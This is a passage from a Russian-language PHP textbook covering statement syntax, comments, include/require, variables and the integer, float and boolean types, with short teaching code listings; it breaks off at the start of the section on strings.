Переводы строк никак не влияют на интерпретацию скрипта — выражение может быть разбито на несколько строк, и интерпретатор PHP будет считать, что выражение закончено лишь после того, как обнаружит точку с запятой или завершающий тег ?>.

В листингах 4.7 и 4.8 представлены два скрипта, аналогичные по своей функциональности.

Листинг 4.7. Использование точки с запятой. Файл semicolumn.php

```
<?php
echo 5 + 5;
echo 5 - 2;
echo "Hello, world!";
```

Листинг 4.8. Альтернативная запись скрипта из листинга 4.7. Файл mech.php

```
<?php
echo 5
     +
     5; echo 5 -
     2; echo "Hello, world!"
     ;
```

Следует избегать конструкции, подобной той, что приведена в листинге 4.8. Чем более понятно и ожидаемо написан код, тем проще и быстрее его отлаживать.

Фигурные скобки

Фигурные скобки позволяют объединить несколько выражений в группу, которую обычно называют *составным выражением* (листинг 4.9).

Листинг 4.9. Составное выражение. Файл curly.php

```
<?php
{
    echo 5 + 5;
    echo 5 - 2;
    echo "Hello, world!";
}
```

Как можно видеть из приведенного примера, выражения внутри фигурных скобок располагаются с отступом (рис. 4.1).




Рис. 4.1. В PHP принят отступ в 4 пробела

Такой отступ не обязателен, однако он повышает читаемость программы. Стандарт кодирования PHP требует, чтобы отступ оформлялся 4 пробелами. Если вы привыкли к использованию символа табуляции, следует настроить свой редактор на замену символа табуляции пробелами.

Составное выражение практически никогда не используется само по себе в отрыве от ключевых слов. Основное его предназначение: совместная работа с условными операторами, операторами цикла и т. п., которые мы рассмотрим в последующих главах.

В листинге 4.10 приводится пример использования ключевых слов `if` и `else`, для обеспечения которых необходимы составные выражения. Причем скрипт разбит на несколько PHP-вставок.

Задача скрипта сводится к случайному выводу в окно браузера либо зеленого слова **Истина**, либо красного слова **Ложь**. Без использования фигурных скобок ключевое слово `if` распространяло бы свое действие только на одно выражение, использование же составного выражения позволяет распространить его действие на несколько простых выражений.

> ***Примечание***
>
> Ключевое слово `if`, предназначенное для создания в программе ветвления, более детально рассматривается в *главе 9*.

Листинг 4.10. Применение составного выражения в `if`-выражении. Файл if.php

```
<?php
if(rand(0, 1)) {
    ?>
    <div style='color:green'><?= "Истина"; ?></div>
    <?php
} else {
    ?>
    <div style='color:red'><?= "Ложь" ?></div>
    <?php
}
```

Как видно из листинга 4.10, составное выражение в любой момент может быть прервано тегами `<?php` и `?>`, а затем продолжено. Впрочем, в таком поведении существуют исключения — например, составное выражение, применяемое для формирования класса, нельзя разбивать тегами `<?php` и `?>`.

Комментарии

Код современных языков программирования является достаточно удобным для восприятия человеком по сравнению с машинными кодами, ассемблером или первыми языками программирования высокого уровня. Тем не менее конструкции языка продиктованы архитектурой компьютера, и, создавая программы, разработчик волей-неволей использует компьютерную, а не человеческую логику. Это зачастую приводит к созданию весьма сложных построений, которые нуждаются в объяснении на обычном языке. Для вставки таких пояснений в код предназначены *комментарии*.

PHP реализует несколько способов для вставки комментариев, варианты которых представлены в табл. 4.1.

***Таблица 4.1.** Комментарии PHP*

Комментарий	Описание
`// ...`	Комментарий в стиле языка C++, начинающийся с символа двух слешей `//` и заканчивающийся переводом строки
`# ...`	Комментарий в стиле скриптовых языков UNIX, начинающийся с символа диеза `#` и заканчивающийся переводом строки
`/*...*/`	Если два предыдущих комментария ограничены лишь одной строкой, то комментарий в стиле языка C `/* ... */` является многострочным

В листинге 4.11 демонстрируется использование всех трех видов комментариев из табл. 4.1.

> ***Примечание***
>
> Начиная с PHP 8.0, последовательность `#[` не рассматривается как начало комментария, поскольку эта последовательность используется для атрибутов (см. *главу 49*).

Листинг 4.11. Комментарии. Файл comments.php

```
<?php
/*
  Демонстрация разных типов комментариев
  в языке программирования PHP
*/
echo 'Hello, '; // это комментарий
echo 'world!'; # и это комментарий
```

Естественно, что комментарии PHP действуют только внутри тегов-ограничителей `<?php ... ?>`. Если символы комментариев будут находиться вне тегов-ограничителей, то они, как и любой текст, станут отображаться браузером (листинг 4.12).

Листинг 4.12. Комментарии действуют только внутри `<?php` и `?>`. Файл into.php

```
<?php
echo "Hello<br />"; // комментарий PHP
?>
// этот текст отобразится браузером.
<!-- Этот текст не будет отображен браузером, поскольку заключен между символами,
являющимися комментариями HTML. Однако он может быть просмотрен в исходном коде
HTML-страницы -->
```

В результате в браузере будет выведен следующий текст:

Hello

// этот текст отобразится браузером.

При просмотре исходного HTML-текста страницы дополнительно открывается текст в HTML-комментарии <!-- и -->.

Комментарии можно вставлять не только после точки с запятой, но и в середине выражения (листинг 4.13).

Листинг 4.13. Комментарий в списке аргументов функции. Файл position.php

```
<?php
echo strstr( // эту функцию мы рассмотрим позднее
    "Hello, world", "H");
```

Включение PHP-файла

До этого момента мы имели дело лишь с одним PHP-скриптом. Однако PHP-скрипты можно подключать к другим при помощи двух конструкций: `include` и `require`. Обе они принимают единственный аргумент — путь к включаемому файлу, и результатом их действия является подстановка содержимого файла в место их вызова в исходном скрипте. Если в качестве включаемого скрипта выступает PHP-скрипт, то сначала происходит его подстановка в исходный скрипт, а затем интерпретация результирующего скрипта (листинг 4.14).

Листинг 4.14. Использование инструкции include. Файл include.php

```
<?php
echo 'Основной скрипт<br />';
include 'included.php';
echo 'Основной скрипт<br />';
```

Пусть файл included.php содержит код, представленный в листинге 4.15.

Листинг 4.15. Файл included.php

```
<?php
echo 'Включаемый файл<br />';
?>
<h3>Текст не обязательно должен выводиться оператором echo</h3>
```

В результате запуска скрипта из листинга 4.14 в браузер будут выведены следующие строки:

Основной скрипт
Включаемый файл
Текст не обязательно должен выводиться оператором echo
Основной скрипт

Различие `include` и `require` заключается в их реакции на отсутствие включаемого файла. В случае `include` выводится предупреждение, но весь последующий код продолжает

выполняться, а в случае `require`, если нельзя найти файл, работа скрипта останавливается.

Элементы языка

Жизненный цикл любой программы заключается в ее запуске, выполнении каких-либо действий и завершении. В ходе работы программы могут происходить какие-либо события: действия пользователей, щелчок или движение мыши, ответ от базы данных или сети.


Наша задача как программистов заключается в кодировании реакции на эти возникающие события, даже если в ходе работы программы было лишь одно событие: запуск. Для этого язык программирования PHP предоставляет нам элементы, при помощи которых мы будем объяснять интерпретатору, как себя вести в той или иной ситуации. В PHP можно выделить следующие элементы:

- ключевые слова (см. *главы 5–13*);
- переменные (см. *главу 5*);
- скалярные значения (см. *главу 5*);
- константы (см. *главу 7*);
- операторы (см. *главу 8*);
- функции (см. *главы 12–14*);
- классы (см. *главу 6*);
- объекты (см. *главу 6*);
- пространства имен (см. *главу 36*);
- трейты (см. *главу 32*);
- перечисления (см. *главу 33*);
- исключения (см. *главы 34* и *35*).

Каждому из элементов будет посвящена отдельная глава, а некоторым — несколько глав. Нам придется изучить и запомнить правила использования элементов языка, чтобы не допускать ошибок. Иначе программа не запустится или будет выполнять не то, что просит от нее пользователь или ожидает окружение (база данных, веб-сервер).

Резюме

В этой главе мы познакомились с историей развития PHP, событиями и социальными сетями, которые повлияли на его развитие, а также с нововведениями PHP 8. В конце главы мы получили начальное представление о том, как выглядит типичный скрипт на PHP.



ГЛАВА 5

Переменные и типы данных

Листинги этой главы находятся в каталоге *variables* сопровождающего книгу файлового архива.

Интерпретатор PHP читает программу сверху вниз строчка за строчкой. В зависимости от встреченных конструкций меняется состояние программы. В элементах языка следует хорошенько разобраться, чтобы понимать, как состояние программы меняется и как нужно соединять конструкции друг с другом. Без твердого понимания назначения и принципов работы элементов языка трудно увидеть общую картину и получить осмысленный результат в программе.

Начнем с *переменных* — синтаксических конструкций, которые позволяют сохранять значения в оперативную память компьютера (рис. 5.1). В программе для создания, изменения или чтения значения переменной используется *имя переменной*. В качестве значений переменных могут выступать введенные пользователем или вычисленные в программе числа, строки или логические величины. К разным видам значений могут применяться разные операторы и функции. Чтобы интерпретатор мог «понимать», когда к переменной допустимо применять ту или иную конструкцию языка, каждая переменная помечается *типом*. Например, строка помечается типом `string`, а целое число — типом `integer`.

Помимо базовых типов, которые могут хранить лишь одно значение, PHP предоставляет составные типы: массивы, объекты, ресурсы. Такие типы хранят в одной переменной множество значений и часто строятся как комбинация нескольких базовых типов.




Рис. 5.1. Переменная — это значение в памяти, на которое можно сослаться при помощи имени переменной

Особенностью PHP является наличие *псевдотипов*. С использованием такого типа нельзя создать переменную. Псевдотипы применяются для ограничений в работе функций, классов и объектов. В этой главе они рассматриваются вскользь — их детальному обсуждению будут посвящены следующие главы.

Переменные

Как и в любом другом языке программирования, в PHP существует такое понятие, как *переменная*. Под переменной мы будем понимать именованную область оперативной памяти компьютера. Переменная нужна для того, чтобы сохранить в ней значение в одной части программы, а затем, используя имя этой переменной, извлечь это значение в другой. Можно рассматривать переменную как буфер обмена компьютера, только в программе допускается неограниченное количество таких буферов.

Создадим программу, которая выводит базовую цену билета в кинотеатре — 3000 и цену с наценкой еще 500 — за «хорошее» место (листинг 5.1).

Листинг 5.1. Вывод стоимости билетов. Файл price_var.php

```
<?php
$price = 3000;
$price_vip = $price + 500;
echo "Цена билета: $price<br />";    # 3000
echo "Цена билета на хорошее место: $price_vip<br />"; # 3500
```

Результатом работы программы будут следующие строки:

Цена билета: 3000
Цена билета на хорошее место: 3500

В программе объявляются две переменные:

- `$price` — хранит стоимость базового билета;
- `$price_vip` — хранит стоимость билета с наценкой.

Причем `$pirce` используется для вычисления значения `$price_var`. В конце программы значения `$pirce` и `$price_var` выводятся в качестве результата при помощи ключевого слова `echo`.

В переменной может храниться число, строка, логическая величина или сложный объект. То, что хранится в оперативной памяти, будем называть *значением переменной*. В листинге 5.1 в качестве значений выступают числа 3000 — для переменной `$price` и 3500 — для переменной `$price_vip`.

Причем значение переменной `$price_vip`, равное 3500, получается как результат вычисления выражения `$price + 500`. Вычисленное один раз значение сохраняется в переменную и потом используется для вывода в конце программы без повторного вычисления (рис. 5.2).

Названия переменных начинаются со знака доллара (`$`), за которым может следовать любое количество буквенно-цифровых символов и символов подчеркивания, но первый

символ не может быть цифрой. Имена переменных чувствительны к регистру букв: например, `$my_variable` — не то же самое, что `$My_Variable` или `$MY_VARIABLE`.

Внимание!

В официальной документации сказано, что имя переменной может состоять не только из латинских букв и цифр, но также и из любых символов — и, в частности, из «русских» букв! Однако мы категорически не советуем вам применять кириллицу в именах переменных — это не принято в PHP-сообществе.




Рис. 5.2. Вычисление конечного значения переменной `$price_vip`

В отличие от других языков программирования, наличие специального символа доллара в начале (`$`) снимает проблему совпадения названия переменной с ключевыми словами. В листинге 5.2 названия переменных `$echo` и `$foreach` не конфликтуют с конструкциями `echo` и `foreach` — программа выполняется без ошибок.

Листинг 5.2. Ключевые слова и одноименные переменные. Файл keywords.php

```
<?php
$echo = 'echo';
$foreach = 'foreach';
echo $echo;
echo $foreach;
```

В PHP имеются предопределенные переменные, которые не нужно объявлять самостоятельно, — они заводятся автоматически. Ряд таких переменных имеет специальный синтаксис, который будет рассматриваться в следующих главах. Завести переменную с таким именем невозможно. В листинге 5.3 приводится неудачная попытка определить переменную `$this`, которая используется в качестве ссылки на текущий объект (см. *главу 6*).

Листинг 5.3. Нельзя определить переменную $this. Файл this.php

```
<?php
$this = 'this.php';// PHP Fatal error:  Cannot re-assign $this
```

Переменную `$this` следует рассматривать как исключение из правил, которое нужно запомнить. Впрочем, она настолько интенсивно используется в объектно-ориентированном программировании, что забыть ее не получится, а спустя некоторое время вам даже в голову не придет использовать переменную с именем `$this` в собственных целях.

Вернемся к примеру с ценами на билет. Имя переменной — например, `$price`, остается неизменным на протяжении действия программы или пока переменная не будет удалена. Однако значение ее может быть изменено в любой момент. В листинге 5.4 значение переменной `$price_vip` изменяется на строку `"неизвестно"`.

Листинг 5.4. Объявление числовых переменных. Файл variable.php

```
<?php
$price = 3000;
$price_vip = $price + 500;
$price_vip = "неизвестно";
echo $price_vip; // неизвестно
```

Отсюда и название этого элемента языка программирования: переменная — ее значение может быть изменено в любой момент. Не все элементы языка можно изменять — например, число 3000 само по себе остается неизменным, элемент языка — *константы*, с которыми мы познакомимся в *главе 7*, тоже невозможно изменить.

Для присвоения значения переменной необходимо воспользоваться оператором присваивания =. Процесс присвоения новой переменной значения называется *инициализацией*.

При объявлении числовых значений в качестве разделителя целого значения и дробной части выступает точка (листинг 5.5).

Листинг 5.5. Объявление числовых переменных. Файл number_set.php

```
<?php
$number = 1;
$var = 3.14;
```

Допускается инициализация одним значением сразу нескольких переменных за счет того, что оператор = возвращает результат присвоения. В листинге 5.6 переменным `$num`, `$number` и `$var` присваивается значение 1 в одну строку за счет использования оператора = в цепочке.

Листинг 5.6. Инициализация переменных одним значением. Файл multi_set.php

```
<?php
$num = $number = $var = 1;
```

Возможности оператора = более детально мы рассмотрим в *главе 8*.

Типы переменных

Тип — это набор свойств и синтаксических особенностей *значений переменных*, которые определяют поведение переменной. В программе можно объявить несколько переменных одного типа (рис. 5.3). Создать собственный базовый тип невозможно — его определяет интерпретатор языка. Правда, допускается создание классов, которые, как мы увидим позже, очень похожи на встроенные типы.




Рис. 5.3. Тип — в одном экземпляре, переменных этого типа — много

Переменная, которая содержит любое целое число, — это переменная типа `integer`, если переменная содержит строку — это переменная типа `string`. Для чего же нужны типы в языке? Интерпретатор следит за типами переменных: разрешает допустимые операции и запрещает недопустимые. Например, числа складывать друг с другом можно, а коллекцию и число — нельзя.

Тем самым исключается целый класс логических ошибок, когда программа успешно выполняет вычисления, но результаты получаются неправильные.

В листинге 5.7 приводится пример сложения двух целочисленных переменных: `$first` и `$second`. Вслед за этим объединение двух строковых переменных: `$greeting` и `$subject`.

Сначала для объединения строк используется оператор точки, который допустим в случае строковых значений, и PHP успешно выполняет эту операцию. Затем к строкам применяется оператор +, который применять к строкам нельзя. Такая попытка завершается ошибкой `Fatal error: Uncaught TypeError: Unsupported operand types: string + string`.

Листинг 5.7. Ограничения типов. Файл type_restriction.php

```
<?php
$first = 1;
```

```
$second = 2;
echo $first + $second; // 3

$greeting = 'Hello, ';
$subject = 'PHP!';
echo $greeting . $subject; // Hello, PHP!
echo $greeting + $subject; // Fatal error: Uncaught TypeError:
                           // Unsupported operand types: string + string
```

Как видим, в программе типы переменных `integer` и `string` не упоминаются явно. Они задаются природой значения. Более того, переменная, объявленная строкой, может использоваться далее в арифметических операциях и выступать как логическая переменная, а в конце ей в качестве значения может быть присвоен объект. Все это позволяет разработчику практически не задумываться о типах данных.

Поэтому язык PHP относят к слабо типизированным: в большинстве случаев переменные языка не требуют строго задания типа при их объявлении, а в ходе выполнения программы тип переменной может быть практически всегда изменен неявным образом без специальных преобразований.

В табл. 5.1 представлен список типов, которые поддерживаются PHP.

> ***Внимание!***
>
> Если PHP для вас первый язык программирования, названия и назначения всех типов следует запомнить наизусть.

Таблица 5.1. *Типы данных PHP*

Тип данных	Описание
`integer`	Целое число, максимальное значение которого зависит от разрядности операционной системы. В случае 32-битной операционной системы число может принимать значения от –2 147 483 648 до 2 147 483 647. Если разрядность составляет 64 бита, диапазон возможных значений: от –9 223 372 036 854 775 808 до 9 223 372 036 854 775 807
`float`	Вещественное число, минимально возможное значение которого составляет от $\pm 2.23 \times 10^{-308}$ до $\pm 1.79 \times 10^{308}$
`boolean`	Логический тип, способный принимать лишь два значения: `true` (истина) и `false` (ложь)
`string`	Строковый тип, может хранить строку
`array`	Массив. Это объединение нескольких переменных под одним именем. Обращаться к отдельным значениям можно при помощи индекса массива. Более подробно массивы обсуждаются в *главе 11*
`object`	Объект. Это конструкция, объединяющая несколько разнотипных переменных и методы их обработки
`resource`	Дескриптор, позволяющий оперировать тем или иным ресурсом, доступ к которому осуществляется при помощи библиотечных функций. Дескрипторы применяются при работе с файлами, базами данных, динамическими изображениями и т. п. Более подробно дескрипторы будут рассмотрены в соответствующих главах

Таблица 5.1 (окончание)

Тип данных	Описание
`null`	Специальный тип, который сигнализирует о том, что переменная не была инициализирована
`callable`	Некоторые функции PHP могут принимать в качестве аргументов другие функции, которые называются *функциями обратного вызова*. Переменные этого типа содержат ссылки на такие функции. Более детально мы познакомимся с такими функциями в *главе 13*
`void`	Отсутствие типа — используется в функциях для обозначения, что возвращаемое значение не возвращает никакого значения
`iterable`	Используется для обозначения перечисляемого параметра или возвращаемого значения в функциях. В качестве значения такого типа может выступать массив или любой объект, реализующий интерфейс `Traversable`
`mixed`	Значение может иметь любой тип. Тип введен в версии PHP 8.0
`never`	Обозначение возвращаемого типа, когда внутри функции вызывается досрочное прерывание программы функцией `exit()` или возникает исключительная ситуация. Тип введен в версии PHP 8.1

Различают *базовые* типы переменных:

- `integer` — целые числа;
- `float` — вещественные числа или числа с плавающей точкой;
- `boolean` — логические значения;
- `string` — строки;
- `null` — неопределенное значение.

Для каждого из этих типов интерпретатор предоставляет встроенные средства создания значений — например, кавычки для строк или цифры для чисел. Главной характеристикой базовых типов является сохранение единственного значения в переменной.

В отличие от базовых, *составные* типы позволяют хранить в одной переменной множество значений. К этим типам можно отнести следующие:

- `array` — массивы;
- `object` — объекты;
- `resource` — ресурсы.

Для создания массивов и объектов PHP предоставляет синтаксические конструкции. Ресурсы можно создать лишь неявным способом — как правило, их создает сторонняя библиотека/расширение, и со стороны PHP-программы на ресурс можно влиять лишь отчасти — настолько, насколько позволяет сторонняя библиотека.

Типы `callable`, `void`, `iterable`, `mixed` и `never` часто называют *псевдотипами*, т. к. создать переменную этого типа невозможно. Псевдотипы `void` и `never` вообще означают отсутствие какого-либо значения. Однако эти типы интенсивно используются для обозначения типа параметров и возвращаемых значений в функциях (см. *главу 12*).

Начиная с версии PHP 8.0, поддерживаются *комбинированные типы* (union type). Например, возвращаемое значение или его аргумент может иметь тип `integer|double` — т. е. возвращать либо целое, либо вещественное число. Тип `mixed`, представляющий любой тип, можно заменить при помощи оператора `|` выражением:

```
object|resource|array|string|int|float|bool|null
```

На практике предпочтение отдается типу `mixed`, т. к. чем короче в программе выражена мысль, тем проще ее читать, быстрее вносить изменения и тем меньше в коде ошибок. Однако комбинированные типы открывают широкие возможности для контроля за переменными — особенно при создании собственных функций.

Такие обозначения для смешанных типов присутствовали в документации языка и раньше, однако, начиная с версии PHP 8.0, можно объявлять свои собственные переменные с использованием двух или более типов. Мы еще будем детально рассматривать смешанные типы при работе с функциями (см. *главы 12–14*).

Начиная с версии PHP 8.1, поддерживаются *пересечения* — например, `Countable&Stringable`. Такое пересечение требует, чтобы переменная одновременно удовлетворяла ограничениям и `Countable`, и `Stringable`. Это невозможно в случае базовых типов и применяется в объектно-ориентированном программировании (см. *часть V*).

Целые числа: *integer*

Целые числа являются наиболее распространенными в программировании, т. к. это самый быстродействующий тип данных. Минимальный и максимальный размер числа зависит от разрядности операционной системы и интерпретатора PHP. В 32-битном варианте целое число может принимать значение от –2 147 483 648 до 2 147 483 647. В 64-битном: от –9 223 372 036 854 775 807 до 9 223 372 036 854 775 807. С вероятностью 99% в ближайшие годы вы всегда будете иметь дело с 64-битной версией.

> ***Примечание***
>
> В отличие от других языков программирования, переполнения в PHP не бывает. *Переполнение* — это ошибка, связанная с выходом значения за допустимые границы, когда число не умещается в переменной заданного типа. Если такая ситуация возникает в PHP — например, значение не умещается в `integer`, для него автоматически выбирается больший тип данных (`float`).

Выяснить максимальное значение для целого числа в PHP можно, обратившись к предопределенной константе `PHP_INT_MAX` (листинг 5.8). Константы будут более детально рассмотрены в *главе 7*.

Листинг 5.8. Ограничения типов. Файл max_int.php

```
<?php
echo PHP_INT_MAX; // 9223372036854775807
```

В качестве альтернативы можно воспользоваться константой `PHP_INT_SIZE`, которая сообщит, сколько байтов отводится под целое число. В 32-битной версии константа принимает значение 4. 4 байта по 8 битов в каждом как раз дает 32 бита, которые удобно

обрабатывать 32-разрядным процессором. Для 64-разрядной версии PHP константа принимает значение 8.

Целочисленная переменная может быть объявлена несколькими способами (листинг 5.9).

Листинг 5.9. Объявление целочисленных переменных. Файл integer_sign.php

```
<?php
$num = 1234; // десятичное число
$num = +123; // десятичное число
$num = -123; // отрицательное число
```

Числа могут быть положительными и отрицательными. Для ввода отрицательного числа, как в арифметике, используется символ «минус» (–). Перед положительными числами допускается символ +, который на практике всегда опускается.

Для простоты восприятия тысячные диапазоны в числах разделяются символом подчеркивания (листинг 5.10).

Листинг 5.10. Разделение разрядов символом подчеркивания. Файл integer_format.php

```
<?php
echo 2000000 + 1900200;     // 3900200
echo 2_000_000 + 1_900_200; // 3900200
```

В подавляющем большинстве случаев в программах приходится иметь дело с привычными десятичными числами. Однако в силу того, что компьютеры используют двоичную логику, для работы с компьютерным представлением числа иногда удобнее задействовать не десятичную систему исчисления, а кратную двум: двоичную, восьмеричную, шестнадцатеричную.

Если в десятичной системе счисления у нас 10 цифр, то в двоичной их только две: 0 и 1. Для задания числа в двоичной системе счисления оно предваряется префиксом `0b` (листинг 5.11)

Листинг 5.11. Кодирование бинарного числа. Файл integer_binary.php

```
<?php
echo 0b1010101; // 85
```

Использование в таком числе цифр, отличных от 0 и 1, приводит к возникновению ошибки.

Числа в восьмеричной системе счисления могут содержать цифры в диапазоне от 0 до 7 — для их создания используется префикс `0`. Поскольку префикс `0` очень похож на цифру, это вызывает множество ошибок в программах. Поэтому, начиная с версии PHP 8.1, для восьмеричных чисел введен дополнительный префикс: `0o`, в котором ведущий ноль отделен от основного числа английской буковкой `o` (листинг 5.12).

Листинг 5.12. Кодирование восьмеричного числа. Файл integer_octal.php

```
<?php
echo 0755;  // 493
echo 0o755; // 493
```

В шестнадцатеричных числах допускаются цифры от 0 до 9, а также символы a, b, c, d, e и f, которые представляют недостающие цифры: 10, 11, 12, 13, 14 и 15 (рис. 5.4).




Рис. 5.4. Представление чисел в шестнадцатеричной системе счисления

Число в шестнадцатеричной системе счисления предваряется префиксом `0x` (листинг 5.13).

Листинг 5.13. Кодирование шестнадцатеричного числа. Файл integer_hex.php

```
<?php
echo 0xffcc00; // 16763904
```

Шестнадцатеричные числа интенсивно используются для задания адресов памяти, цветовых представлений и везде, где требуется более компактная по сравнению с десятичной форма записи числа.

Вещественные числа: *double*

Числа с плавающей точкой имеют две формы записи. Обычная форма совпадает с принятой в арифметике — например: 346.1256. *Экспоненциальная* форма позволяет представить число в виде произведения мантиссы 3.461256 и соответствующей степени числа 10^2. Для цифр меньше нуля степень числа 10 является отрицательной. Например, число 0.00012 в экспоненциальной форме может быть записано так: 1.2×10^{-4} (рис. 5.5).




Рис. 5.5. Представление числа с плавающей точкой

В компьютерных программах нет возможности использовать символы верхнего регистра, поэтому конструкцию $\times10$ записывают в виде символа *e*, после которого указывается значение степени. В листинге 5.14 пары переменных `$x` и `$y` равнозначны.

Листинг 5.14. Вещественные числа. Файл double.php

```
<?php
$x = 0.00012;
$y = 1.2e-4;

$x = 346.1256;
$y = 3.461256e+2;
```

Имеется несколько вариантов реализации чисел с плавающей точкой, различающихся количеством байтов, отводимых под число, и возможными диапазонами значений. В ранних версиях языков можно было явно указывать тип числа с плавающей точкой. Модели Single (S), Extended (E) и Double (D) используют 4, 10 и 8 байтов соответственно. Символ E, расшифровывающийся в современных реализациях как экспонента (от *англ.* exponent), часто использовался для выбора расширенной модели (Extended), в то время как выбор символа D позволял задействовать числа двойной точности (Double). Отсутствие же символов D и E позволяло задействовать числа, использующие модели Single.

Такой широкий выбор был обусловлен тем, что процессоры часто не имели аппаратного сопроцессора, обеспечивающего операции с плавающей точкой. Поэтому на уровне процессора были доступны только операции с целыми числами, операции же с плавающей точкой должны были обеспечить разработчики языка. В настоящий момент подавляющее большинство компьютеров снабжается сопроцессором. Такое положение дел привело к тому, что реализация числа с плавающей точкой зачастую определяется сопроцессором, который реализует модель Double, — т. е. под число с плавающей точкой отводится 8 байтов, что обеспечивает диапазон значений от $\pm 2.23 \times 10^{-308}$ до $\pm 1.79 \times 10^{308}$. Тем не менее во всех современных языках программирования для экспоненциальной формы записи используется символ E.

Вещественные числа преобразуются в компьютерное представление с потерями. Это связано с тем, что некоторые дроби в десятичной системе счисления невозможно представить конечным числом цифр. Так, дробь $^1/_3$ в десятичной форме принимает периодическую форму 0.33333333..., и часть цифр приходится отбрасывать. Это приводит к тому, что при операциях могут накапливаться ошибки вычисления, — например, число 1.3 может принимать форму 1.29999999... Такое поведение вещественных чисел следует учитывать в программах, особенно при сравнении их друг с другом (см. *главу 8*).

При выходе за допустимый диапазон вместо числа выводится константа `INF`, символизирующая бесконечность. Любые операции с таким числом опять возвращают `INF` (листинг 5.15).

Листинг 5.15. Бесконечные числа. Файл inf.php

```
<?php
echo 1.8e307;  // 1.8E+307
echo 1.8e308;  // INF
echo -1.8e308; // -INF
```

Кроме константы `INF`, в PHP реализована константа `NAN`, которая обозначает недопустимое число (листинг 5.16).

Листинг 5.16. Недопустимое число. Файл nan.php

```
<?php
echo sqrt(-1); // NAN
```

В приведенном примере извлекается квадратный корень из –1. Поскольку PHP не содержит встроенной поддержки комплексных чисел, возвращается недопустимое числовое значение NAN. Так же, как и в случае с INF, любые операции с NAN возвращают NAN.

Логический тип: *boolean*

Логическая переменная может принимать одно из двух значений: false (ложь) или true (истина). Вообще, любое ненулевое число (и непустая строка), а также ключевое слово true символизируют истину, тогда как 0, пустая строка и слово false — ложь. Таким образом, любое ненулевое выражение (в частности, значение переменной) рассматривается в логическом контексте как истина.

В листинге 5.17 приводится объявление логической переменной, принимающей значение true.

> ***Примечание***
>
> **Константы true и false не зависят от регистра. Синтаксис PHP допускает использование регистронезависимых вариантов: True и TRUE. Однако стандарт оформления программ на PHP требует записи констант строчными буквами: true и false. Более подробно константы обсуждаются в *главе 7*.**

Листинг 5.17. Объявление логической переменной. Файл boolean.php

```
<?php
$bool = true;
```

Переменные логического типа интенсивно используются совместно с операторами сравнения и цикла, которые более подробно рассматриваются в *главах 9* и *10*.

Следует отметить, что при выводе логических значений вместо true выводится 1, а вместо false — пустота.

```
php > echo 3 == 2 + 1;
1
php > echo 4 == 5;
php >
```

При выполнении арифметических операций над логической переменной она преобразуется в обычную числовую переменную. А именно: false рассматривается как 0, а true — как 1. Однако при подготовке этой книги мы наткнулись на интересное исключение: по-видимому, операторы ++ и -- для увеличения и уменьшения переменной на 1 (подробно они рассматриваются в *главе 8*) не работают с логическими переменными (листинг 5.18).

Листинг 5.18. Инкремент и декремент логической переменной. Файл boolean_inc.php

```
<?php
$b = true;
echo "b: $b<br />";
$b++;
echo "b: $b<br />";
```

Эта программа выводит оба раза значение 1, а значит, оператор ++ не «сработал».

Строки: *string*

